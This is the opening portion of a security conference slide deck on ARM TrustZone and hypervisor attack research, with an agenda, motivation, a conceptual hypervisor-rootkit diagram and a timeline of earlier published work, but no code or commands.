# Blue Pill for Your Phone

Oleksandr Bazhaniuk @ABazhaniuk

Yuriy Bulygin @c7zero

## Agenda


- Introduction
- Reverse engineering of ARM TrustZone and hypervisor
- Attack vectors against ARM TrustZone and hypervisor
- Exploiting Hypervisor on ARM based SoC
- Mitigations and Conclusions

## Introduction

## Motivation

- Security research in ARM TrustZone exists but we’d like to advance research in security of virtualization on ARM
- Understand the threat model of ARM hypervisor and TrustZone
- We wanted to analyze similarities and differences in attack vectors on x86 and ARM based systems
- **Example**: unchecked pointer vulnerabilities were found in both ARM TrustZone and in x86 System Management Mode firmware: Exploring Qualcomm's TrustZone implementation and New Class of Vulnerabilities in SMI Handlers

# Hypervisor Based Rootkit


Compromised VM
App
App
Kernel + Drivers
Victim VM
App
App
Kernel + Drivers
Hypervisor
VM exploits vulnerability in a hypervisor
Exploit modifies the hypervisor with a rootkit
Hypervisor rootkit can then spoof all VM requests

## Concept and Timeline

**2006:** SubVirt: Implementing Malware with Virtual Machines by Samuel T. King et al (Microsoft Research)


**2006:** Hardware Virtualization Rootkits by Dino Dai Zovi and BluePill by Joanna Rutkowska (BHUSA 2006)

**2008:** Bluepilling the Xen Hypervisor by Invisible Things Labs (BHUSA 2008)


… (research in exploiting hypervisors)

**2015:** Attacking Hypervisors via Hardware and Firmware (BHUSA 2015)


# ARM Security Architecture Overview




# ARMv7 (32bit) Privilege Levels



# ARMv8 Privileges Levels



